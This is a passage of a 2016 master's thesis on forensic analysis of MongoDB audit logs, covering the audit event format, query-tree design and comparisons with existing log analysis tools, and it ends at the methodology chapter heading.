

STARS


University of Central Florida
STARS

Electronic Theses and Dissertations, 2004-2019

2016

MongoDB Incidence Response

Cory Morales
University of Central Florida

 Part of the [Forensic Science and Technology Commons](#)
Find similar works at: <https://stars.library.ucf.edu/etd>
University of Central Florida Libraries <http://library.ucf.edu>

This Masters Thesis (Open Access) is brought to you for free and open access by STARS. It has been accepted for inclusion in Electronic Theses and Dissertations, 2004-2019 by an authorized administrator of STARS. For more information, please contact STARS@ucf.edu.

STARS Citation

Morales, Cory, "MongoDB Incidence Response" (2016). *Electronic Theses and Dissertations, 2004-2019*. 5327.
<https://stars.library.ucf.edu/etd/5327>



MONGODB INCIDENT RESPONSE

by

CORY MORALES

University of Central Florida, 2016

A thesis submitted in partial fulfillment of the requirements
for the degree of Master of Science
in the Department of Computer Science
in the College of Engineering and Computer Science
at the University of Central Florida
Orlando, Florida

Spring Term

2016

Major Professor: Cliff Zou

© 2016 Cory Morales

ABSTRACT

NoSQL (Not only SQL) databases have been gaining some popularity over the last few years. Such big companies as Expedia, Shutterfly, MetLife, and Forbes use NoSQL databases to manage data on different projects. These databases can contain a variety of information ranging from nonproprietary data to personally identifiable information like social security numbers. Databases run the risk of cyber intrusion at all times. This paper gives a brief explanation of NoSQL and thoroughly explains a method of Incidence Response with MongoDB, a NoSQL database provider. This method involves an automated process with a new self-built software tool that analyzing MongoDB audit log's and generates an html page with indicators to show possible intrusions and activities on the instance of MongoDB. When dealing with NoSQL databases there is a lot more to consider than with the traditional RDMS's, and since there is not a lot of out of the box support forensics tools can be very helpful.

This thesis is dedicated to my wife Lilia and new born son Maksim whose support inspired be to pursue and complete this project.

ACKNOWLEDGMENTS

I would like to thank my thesis advisor, Dr. Sheau-Dong Lang, for pushing my project to higher levels. Without his continuous guidance this thesis would have not been possible.

TABLE OF CONTENTS

| | |
|--|------|
| LIST OF FIGURES..... | viii |
| CHAPTER ONE: INTRODUCTION..... | 1 |
| CHAPTER TWO: BACKGROUND AND RELATED WORKS..... | 3 |
| MongoDB Auditing Sytem..... | 3 |
| Evaluating Boolean expressions..... | 4 |
| Related Works – Articles..... | 7 |
| Murugesan, P, Ray, I. (2014). Audit Log Management in MongoDB..... | 7 |
| Kent, K, Souppaya, M. (Sep. 2006). Guide to Computer Security Log Management. | 8 |
| Okman, L, Gal-Oz, N, Abramov, J. (2011). Security Issues in NoSql Databases..... | 12 |
| King, J. (2013). Measuring the Forensic-Ability of Audit Logs for Nonrepudiation | 13 |
| Related Works - Tools..... | 13 |
| Edda: a log visualizer for MongoDB | 14 |
| mtools..... | 15 |
| Idp Audit Log Analysis Tool | 18 |
| Splunk Light..... | 19 |
| CHAPTER THREE: METHODOLOGY | 22 |
| Home page..... | 22 |
| Latest Events | 23 |
| General Stats | 23 |
| Failed Attempts..... | 23 |

| | |
|---|----|
| Log Analysis/Alerts..... | 23 |
| User Activity Reports | 24 |
| Export Report..... | 24 |
| Search..... | 24 |
| Useful Queries | 25 |
| Timing and Optimization of the Search Algorithm..... | 29 |
| Algorithm that loops through log once | 30 |
| Using Selectivity to Enhance Expression Short Circuiting..... | 36 |
| CHAPTER FOUR: CASE STUDIES..... | 39 |
| Scope | 39 |
| Case Information | 39 |
| Method | 39 |
| Steps | 40 |
| PHP injection vulnerability | 47 |
| CHAPTER FIVE: RESULTS AND OUTCOME..... | 51 |
| CHAPTER SIX: CONCLUSION | 53 |
| LIST OF REFERENCES | 55 |

LIST OF FIGURES

| | |
|--|----|
| Figure 1: Figure 2 from "Efficiently Evaluating Complex Boolean Expressions", displaying an example of a BE tree with Dewey ID labels. The special symbol * indicates the last child of an AND node..... | 5 |
| Figure 2: Search query expressed in a tree format | 7 |
| Figure 3: User interface of Edda | 14 |
| Figure 4: Mplotqueries command line and visual representation | 16 |
| Figure 5: Idp Audit Log Analysis command line | 18 |
| Figure 6: Search page of Splunk Light | 20 |
| Figure 7: Shutdowns query being used in the tool. Design inspired by Angular Query Builder (Fauveau, 2014)..... | 27 |
| Figure 8: Plot chart for simple query..... | 33 |
| Figure 9: Plot chart two condition query against logs of different sizes | 34 |
| Figure 10: Plot chart of short circuiting vs. no short circuiting on a large log | 35 |
| Figure 11: Zenmap checking that the mongoDB port is open | 40 |
| Figure 12: Zenmap trying to retrieve build information and system information | 41 |
| Figure 13: Zenmap retrieving service information on port 27017 | 42 |
| Figure 14: Zenmap checking if mongo simple http interface is running..... | 42 |
| Figure 15: Attacker connecting to mongoDB server and failing to list databases | 43 |
| Figure 16: Html/Javascript Malware that was written to build attacking script..... | 44 |
| Figure 17: Attacker logging on the server with root access | 45 |
| Figure 18: Attacker creating a new user and running commands | 46 |
| Figure 19: Attacker retrieving PII from secretdb | 46 |

Figure 20: Attacker shutting down server after getting what they wanted 47

Figure 21: Php Login user interface for case study #2 48

Figure 22: Fiddler executing POST request on PHP application 49

Figure 23: Fiddler showing that the POST request was successful 49

Figure 24: Attacker logged into application and doing an injection attack on search
page 50

CHAPTER ONE: INTRODUCTION

Databases are used to store many crucial parts of our lives ranging from your social media posts to more sensitive information such as your medical and financial information. Many recent high profile hacking attacks targeted company's databases to steal customer information. It is said that a person's medical records are worth up to \$50, social security \$3, and credit card information \$1.50 on the black market. In 2014 2.32 million adult-aged Americans became victims to medical identity theft alone in 2014 costing the victim an average of more than 13,000 to resolve the crime ("Fifth Annual Study", 2015). With millions of records being stored conveniently on databases, it can be seen why hackers would focus so much attention on them. This attention sparks the urgent need for security and incidence response for databases. New and upcoming database technologies like the NoSQL provider MongoDB are becoming more popular with the issue that there is little to no documentation as to how to perform database forensics on them. This is not the case with RDMS's such as Microsoft SQL Server and Oracle which have books and much information regarding the topic. This thesis will cover an approach to automating incidence response with the help of a self-built application that analyzes the audit log file built from MongoDB Enterprise's auditing system. Also covered in this paper will be two case studies that were conducted in order to produce viable audit log files to test the tool with.

The goal of this thesis is to thoroughly explain a method of Incidence Response with MongoDB, a NoSQL database provider. The first part of this study was to research MongoDB vulnerabilities and produce an audit log that could be analyzed. The next part of the method involves a new self-built software tool that analyzes and parses

MongoDB audit log's and displays the data on an html application. Within the application there are different pages that were created to show possible intrusions and activities that took place on the instance of MongoDB. The created tool also allows the user to conduct multilevel search queries on the audit log data. The results of this method proved to speed up the time it would've taken to manually analyze an audit log and to draw conclusions of what had taken place on a MongoDB instance.

While building the tool for this thesis, a major focus was on the advanced search page and optimization of processing the user's queries. The search algorithm for this page was made to transform a user's query into postfix format (ex. cond1 cond2 op1) to allow for linear processing. The algorithm would then scan through an audit log's data once and evaluate the query against each record of the log. This method was later improved upon by introducing short circuiting and Javascript loop optimization. To capture the queries execution times, complexity length, and log file size, a PHP mechanism was included in the code. This allowed for the performance results to be adequately analyzed and plotted on charts. This proved to be very useful in drawing conclusions about the search algorithm and in finding ways to optimize it. The results of the analysis were that as the size of the audit log increases, so will the execution times. Also, by adding short circuiting, the search processing was sped up by more than 50% in most queries.

CHAPTER TWO: BACKGROUND AND RELATED WORKS

MongoDB Auditing System

MongoDB is a noSql database that is very scalable and comes with a lot of functionality. In this study, the main focus is on putting the auditing capability aspect of MongoDB Enterprise to use. Auditing is a feature that was newly added in version 2.6 for both mongod and mongos instances. This newer feature allows administrators and users to track system activity for deployments with multiple users and applications. When auditing is enabled on the instance the system can record the following operations:

- Schema (DDL) - Such as Create, Drop, Update of collections schema, databases, and users
- Replica set and sharded cluster- Such as add/remove shard and membership changes in the replica set
- Authentication and authorization - User log in's and commands that are executed without permission rights.
- CRUD operations – This requires the attribute `setParameter:{auditAuthorizationSuccess:true}` to be added to your `mongod.cfg` and will track when collections have create, read, update, and delete commands executed against them.

The way events are tracked is explained by the MongoDB manual as, "The auditing system writes every audit event [1] to an in-memory buffer of audit events. MongoDB writes this buffer to disk periodically. For events collected from any single connection, the events have a total order: if MongoDB writes one event to disk, the system

guarantees that it has written all prior events for that connection to disk"("The MongoDB 3.0 Manual"). The auditing system writes these events to the log file in a JSON format. The format of an audit event is shown in the following along with the attribute types (ex. string/int/timestamp), ("System Event Audit Messages"). The software that was created for this thesis parses an array of these objects as its main data source.

```
{
  atype: <String>,
  ts : { "$date": <timestamp> },
  local: { ip: <String>, port: <int> },
  remote: { ip: <String>, port: <int> },
  users : [ { user: <String>, db: <String> }, ... ],
  roles: [ { role: <String>, db: <String> }, ... ],
  param: <document>,
  result: <int>
}
```

Evaluating Boolean expressions

A major focus in this thesis project was on the searching functionality and being able to execute complex nested queries. There are many different data structures and types of algorithms that can be used to achieve this goal. In the article "Efficiently Evaluating Complex Boolean Expressions", the authors came up with a very unique way to handle this problem by using Dewey ID labels to build a binary tree at run time. The Dewey decimal classification system is commonly used to organize library materials and was repurposed to organize Boolean expressions. As seen in the below figure that was taken from the article, the Boolean expressions A-F are labeled like 1*1.1 and so on

with and ending * symbol to indicate the last child of an AND node. This design allowed the author to build a binary tree at run time to evaluate the expressions.




Figure 1: Figure 2 from "Efficiently Evaluating Complex Boolean Expressions", displaying an example of a BE tree with Dewey ID labels. The special symbol * indicates the last child of an AND node.

Loosely following the hierarchy design of the Dewey system a data structure was created that would be used to support the user input of the search functionality. The following JSON object is structured to allow for a nested query of any level. An object can have expressions and groups which denote a level of nesting.

```
{
  conditions:[A],
  groups:[
    {
      conditions:[B, C],
      groupOperator: 'AND',
      groups:[{
        conditions:[D,E]
        groupOperator:OR
      }]
    }
  ]
}
```

This JSON object can be expressed on a tree as shown in Figure 2. The root of the tree would be the first group operator with the condition A as the left leaf and an 'OR' node on the right for nested group's operator. This node is connected with the conditions inside of its group which is $B \wedge C$ and $D \wedge E$. Having the query expressed like this makes it easy to walk the tree and convert the expression into Postfix format before processing the query. The algorithm behind processing the search is described in greater detail in Chapter 5: Methodology. This is only meant to show the research that went into conceptualizing the search for the tool.




Figure 2: Search query expressed in a tree format

Related Works – Articles

Before beginning any of the case studies or programming for this thesis some research was done by searching for scholarly articles dealing with the thesis topic. This ensured that the topic had not been covered before and also gave proof that there was a need for such work to be done. The following articles are ones that were found to be relevant to Audit Log Management along with a description of how they relate to this thesis report.

Murugesan, P, Ray, I. (2014). Audit Log Management in MongoDB

This article covers an overview of MongoDB and two major tools that are used for audit log management named Mongosniff and Profiler. The profiler can be used to capture most operations on the server with the absence of the details of the operation. Mongosniff is a MongoDB specific tool run on the mongo shell that is similar to tcpdump for TCP/IP network traffic. An alternative to this tool would be the popular network sniffing tool Wireshark has the same capabilities. As pointed out by the article, these

tools do not meet the requirements articulated in the NIST standards because they do not keep logs of user authentication or data inserts. In my thesis I go in depth with another tool provided by MongoDB Enterprise which is their Auditing tool which keeps logs of user authentication and data inserts. This tool was introduced in version 2.6 and just recently improved March 2015 in their version 3.0.

Kent, K, Souppaya, M. (Sep. 2006). Guide to Computer Security Log Management.

This NIST article discusses many aspects of computer security and Log Management. It states that Operating Systems, like the MongoDB server, keep security logs of System Events and Audit Records. These logs are most beneficial at identifying suspicious activity involving a specific host. These logs are often consulted after suspicious activity is identified by security software and can help validate that a specific user was logged in at the time of the attack and if the attack was successful. This is one way that my tool can be used to help identify a known attack on the database server and to validate the user with the IP address and user names that are stored in the audit log. The tool will make it easy to analyze the events that took place on the server as well to determine if the attack was successful or not through filtering and automated analytics. There is a section in the Guide that discusses Visualization Tools and how they can be of help for log management. By grouping events or sorting them based on different characteristics such as the source address an analyst can look for patterns in the display to identify benign activity over unusual activity. These tools can also be effective by showing the sequence of events that occurred in an attack involving several hosts. My tool helps reduce the large log data sets and display the few events of

interest in an attack. There are ways to single out certain users or IP address to see a chain of events involving just them and charts to visualize it all. My tool also promotes a lot of key points in the event management portion of the article. It describes attributes of common log management functions as performing log parsing, event filtering, event aggregation, event correlation, log viewing, log reporting, and a few other functions. My tool parses through the audit log file so the user won't have to. It allows for filtering on the search page. Aggregation is performed on the general info page to show counts of occurrences such as the number of login failures and successes. In the analysis realm, event correlation can be done by selecting a single user, address, or timestamp range to view all of the events that are related. Finally, my tool has reporting capabilities that will summarize significant activity over a period of time or to record details related to a series of events.

Also highlighted in "Guide to Computer Security Log Management", is the useful of logs and how they can "helpful for different situations, such as detecting attacks, fraud, and inappropriate usage" (Kent, Souppaya, 2006). Below are a few fictitious case scenarios and how the Thesis Tool would answer to the scenario. This is done to show the potential and usefulness of the tool.

| Suspicious activity/Attack scenarios | My tools solution to that concern |
|--|---|
| The company database has been compromised and there is a hunch that a hacker has | 1.) The forensics examiner would make a copy of the audit log and load it into the Log Analyzer tool. If the date range is known the examiner |

| | |
|--|---|
| <p>performed a Brute force login attack on the admin user</p> | <p>would select the start and end date on the front page before clicking the analyze button.</p> <p>2.) In the case of a brute force attack there are most probably many login failures before a success occurs. The user would click the general stats link after selecting a date range and see that the “Number of Failed attempts” is very high and this would be the first indicator that something happened.</p> <p>3.) Next the user would go to the Failed Attempts page and look at the data in the Authentication Failures panel and see the consecutive failures on the “Admin user” and see what IP address was making the attempts and the time that the attempts were made.</p> <p>4.) The user would then go to the User activity report and select the appropriate IP address to get a detailed report of everything the IP address did. This would show when the attacker finally cracked the password and what commands they ran once there were in as the Admin user</p> |
| <p>A recently laid off Employee with system admin database</p> | <p>1.) To make the scenario less complex we will assume the Employee logged in with their</p> |

| | |
|--|---|
| <p>credentials gets angry and erases data on a table with company trade secrets.</p> | <p>personal credentials "EmployeeX". The examiner would load the audit log into the tool, go straight to the User activity reports and select EmployeeX to find that the employee logged on a certain time and ran a delete command on the important database tables.</p> <p>2.) The examiner could also use the search page to find log entries associated to the employee or certain commands that were executed</p> |
| <p>Hacker from the outside hits the company php website with a javascript injection attack</p> | <p>1.) The examiner would load the audit log into the tool and would have the option to go to the log analysis/alerts page and look through entries that are flagged as warning or critical in regards to an injection attack</p> <p>2.) If the examiner is familiar with what a php injection attack looks like then they can go straight to the search page and filter on the parameter arguments for the keyword "\$where" or "\$ne" which can be an indication of injection</p> |
| <p>Company website suddenly goes down and there are suspicions of a DOS attack</p> | <p>1.) After loading the audit log, the examiner would go straight to the log analysis/alerts page to see the Database Execution Time line. This will show a visual chart of how many commands</p> |

| | |
|--|---|
| | <p>are be executed per hour on the database. In the event of a DOS attack here will be an abnormal spike in executions for a time frame.</p> <p>2.) After obtaining the time frame of the DOS attack the examiner can then use the search page to filter on the time frame of the attack to only get the relevant data. This data can be further filtered to only see the log in attempts or commands that were ran against the server.</p> |
|--|---|

Okman, L, Gal-Oz, N, Abramov, J. (2011). Security Issues in NoSql Databases

“Security Issues in NoSql Databases” covers the main functionality and security features of MongoDB and another popular NoSql database Cassandra. NoSql databases are subject to javavacript Injection Attacks, DOS attacks, and other attacks. Also, MongoDB stores data as unencrypted documents and comes out of the box without Authentication which can end up in huge security nightmares. At the time that this article was written, Auditing was not available to MongoDB. Now in 2015 it is available and ready for use and implementation. Through use of Auditing and other capabilities MongoDB can be more secure and incidence response can be made easier when in the past it was nearly impossible. In addition to that, the tool I will build will be the first of its nature for MongoDB and will have the features to parse through the data and display it in a manner that will speed up the process of incidence response to an attack.

King, J. (2013). Measuring the Forensic-Ability of Audit Logs for Nonrepudiation

“Measuring the Forensic-Ability of Audit Logs for Nonrepudiation” is a great paper on the validation of Audit Logs and what the logs must contain to ensure user nonrepudiation. This is very important in Digital forensics to ensure that someone cannot deny the findings from the logs. The paper goes on to reference a couple of researchers that state there are 5 types of events that should be logged.

- Authentication, authorization, and access events
- System, data, and application changes
- Availability issues, such as startups, errors, and backups
- Resource issues, such as connectivity issues and exhausted resources
- Threats, such as invalid inputs

All of this information is important in forensic analysis and without detailed information of user activity the analysis will be unproductive. This ties into my thesis about MongoDB audit logging because many of the main things that should be logged are covered with MongoDB auditing. Authentication, authorization, and access events are logged. Some of the Availability issues and System/Data changes are logged as well. Many of the other events are kept in other logs generated by MongoDB but for the purpose of this thesis I am only focusing on the Auditing log and how to interpret the data retrieved by it.

Related Works - Tools

Though there aren't many tools created specifically for Audit Log analysis of MongoDB, there are a few related tools involving MongoDB and the analysis other

types of server logs. The following are evaluations of tool created for this thesis compared to them. A lot of features in these tools inspired certain parts of the MongoDB Audit Log Analyzer.

Edda: a log visualizer for MongoDB

Website: <http://blog.mongodb.org/post/28053108398/edda-a-log-visualizer-for-mongodb>

Information: Edda is a MongoDB server log visualizer that is written with Python, Javascript, and Html. The tool takes complex server logs and displays events in a visual way to show the status of replica sets in a chronological order.




Figure 3: User interface of Edda

Evaluation

Edda- This tool takes a while to set up and requires some knowledge of python as well as a running instance of mongoDB to get it to work without errors. As you can see in the image above, each of the colored circles represents a replicated server. As you drag the bar on the bottom to the right the circles update according to the event at the time to show events like shutdowns and restarts. The panels on the left displays the

timestamps and the events. The tool is very flashy and pleasant looking but the functionality is limited and there aren't any options to see the data in any other ways.

MongoDB Audit Analyzer- Edda in some ways is very similar to my tool because I developed a complete visual web solution. My tool also shows a line chart with the number of events executed over time. It is not as flashy as what is seen in edda but that is only one small part of the overall application. The User Activity Report Page allows the user to either select a User name or a specific IP address. The page is then generated to show the events that pertain to the user or IP address in chronological order in a table. This is a great way to correlate the events in the audit log and to shrink a large dataset to relevant information. My tool is more powerful because of the many other features it offers and ways to view the data. Also, Edda does not give the option to select a specific IP and the user is forced to view all of the activities that have occurred.

mtools

Website: <https://github.com/rueckstiess/mtools/wiki/mloginfo>

Information: mtools is a collection of tools that were written in Python with some elements of html. There are some useful options to visualize the server logs files. There are also commands to retrieve information about the log files and to filter logs to reduce the amount of information that is in the files.

```

mlogfilter [-h] [--version] logfile [logfile ...]
  [--verbose] [--shorten [LENGTH]]
  [--human] [--exclude] [--json]
  [--timestamp-format {ctime-pre2.4, ctime, iso8601-utc, iso8601-local}]
  [--markers MARKERS [MARKERS ...]] [--timezone N [N ...]]
  [--namespace NS] [--operation OP] [--thread THREAD]
  [--slow [SLOW]] [--fast [FAST]] [--scan]
  [--word WORD [WORD ...]]
  [--from FROM [FROM ...]] [--to TO [TO ...]]

```

```

mplotqueries [-h] [--version] logfile [logfile ...]
  [--group GROUP]
  [--logscale]
  [--type {nscanned/n,rsstate,connchurn,histogram,range,scatter,event} ]
  [--overlay [ {add,list,reset} ]]
  [additional plot type parameters]

```

```

mloginfo [-h] [--version] logfile
  [--verbose]
  [--queries] [--restarts] [--distinct] [--connections] [--rsstate]

```




Figure 4: Mplotqueries command line and visual representation

Evaluation

mtools- This tool has a good amount of documentation and is fairly easy to set up with python, to start using it immediately. The mloginfo command shows useful information about the length of the log, the version of the server, and start/end time of the logs. This command also gives the options to see the connections that were made, times the server was restarted, and the queries that were made. The mlogfilter

command allows the user to find slow commands that took over a second to run as well as filter by operation(query, insert, delete, update) or by keywords. This is really helpful when trying to find issues in the performance of the server or when there is a need to search for certain commands that were ran on the server. The mplotqueries command launches an html page that visually shows all of the CRUD actions and commands there were ran on the server. This can be real helpful in identifying the time of a DOS attack on the database or performance issues.

MongoDB Audit Analyzer - A lot of the features that mtools has my tool has as well. The option to see all the connections that were made can be seen in the list of users in the User Activity Report. On the Search page there is an option to search for the connections that were made, when the server was shut down or for queries that were made. The search also lets the user filter the log to select relevant entries based on the user name, ip address, time windows, and audit type with the ability to bookmark appropriate events to output to a report. I believe that the mplotqueries command in mtools is really useful and user friendly. My version of that functionality is by displaying different charts with metrics on the log analysis/alerts and user activity pages. One of the charts is a line chart displaying a user and the amount of executions over a time period, similar to how mtools does it but not as complex. The upside to my tool is that it is GUI based and handles the parsing of the authentication logs so there is no need for running various commands with different options to get filterd down results. Most actions in the tool can be handled with a simple click of a button.

Idp Audit Log Analysis Tool

Website:

<https://wiki.shibboleth.net/confluence/display/SHIB2/IdP+Audit+Log+Analysis+Tool>

Information: The Idp tool is a command line tool written in Python and is used to parse the Shibboleth 2.x Idp's audit logs. Shibboleth is an open source software package that is used to implement a web single sign-on across an organization. Shibboleth generates logs about the users that log on and the idp analysis tool parses these logs. This tool has about 7 different options to analyze the log file such as showing the number of unique users and logins.

```
Usage: loganalysis.py [options] [files ...]
```

Options:

```
-h, --help          show this help message and exit
-r, --relyingparties list of unique relying parties, sorted by name
-c, --rpcount       number of unique relying parties
-u, --users         number of unique userids
-l, --logins        number of logins
-p, --rpllogins     number of events per relying party, by name
-n, --rplloginsort  number of events per relying party, sorted numerically
-m, --msgprofiles  usage of SAML message profiles per relying party
-q, --quiet         suppress all descriptive or decorative output
```

Figure 5: Idp Audit Log Analysis command line

Evaluation

Idp Audit Log Analysis Tool- This tool does not have as much functionality as other log analysis tools. The main features are that there are commands to list the Relying parties, to get the number of events, the number of logins, and the number of unique userids. This tool is really only useful for its statistics and doesn't provide much in the way of filtering the data or any kind of visual representation.

MongoDB Audit Analyzer - The Idp tool gave me the idea to create page specifically for showing general information. The functionality of having statistics is covered in General Stats page of my application. Most of the same things the IDP tools shows the MongoDB analysis tool shows as well. Again since the tool is GUI based there will be no need to run command line commands to see the results. All of the events are automatically aggregated to show the number of users, logins, failed attempts, and other statistics. When looking at the general statistics for a specific time frame it'll help the analyst to determine if there has been any unusual activity based on authentication attempts and the number of commands that have been ran in the time period.

Splunk Light

Website: http://www.splunk.com/en_us/products/splunk-light.html

Information: Splunk Light is a monthly subscription based comprehensive solution for small IT environments that automates log search and analysis. Splunk is capable of powerful searches, dynamic dashboards, and alerts customized to the user's need.




Figure 6: Search page of Splunk Light

Evaluation

Splunk Light - Splunk is probably the most robust and useful tools out of the tools that I've used to compare with my own and contains a lot of functionality that is not within my own tool. The application is available as a cloud version or an installation version. Splunk was made very generic and capable of parsing logs from many different applications and of all different formats. It allows the user to create customized reports and visualizations (pie, line, bar charts) based on the log data.

MongoDB Audit Analyzer – This tool was not written as a full on enterprise solution so there is not a cloud based version and it will only parse the audit log data from MongoDB. My tool was built specifically for MongoDB so it will not parse through logs created by programs that are not MongoDB. Though my tool is not as customizable as Splunk, there is still a lot of functionality that sets it apart. On the log analysis/alerts page the tool attempts to identify exploits on authentication attacks using a threshold algorithm and on PHP injection attacks. There are also prebuilt charts on this page showing important visuals of the log events. In Splunk the user would have to spend the time creating the charts manually and there is not an easy way for Splunk to check for auth attacks. Comparing the search functionality of the two tools it can be seen that with Splunk there is a single search bar and the user would have to use their query language to filter which can be confusing at first. My tool gives the user a Basic Search to do a real-time contains search on the log data or an advanced search that makes it simple to do complex nested filtering. Another functionality my tool has that is different is that the user can bookmark specific entries that they want to export later. With Splunk the user would have to filter the data and then export whatever the results are at that time.

CHAPTER THREE: METHODOLOGY

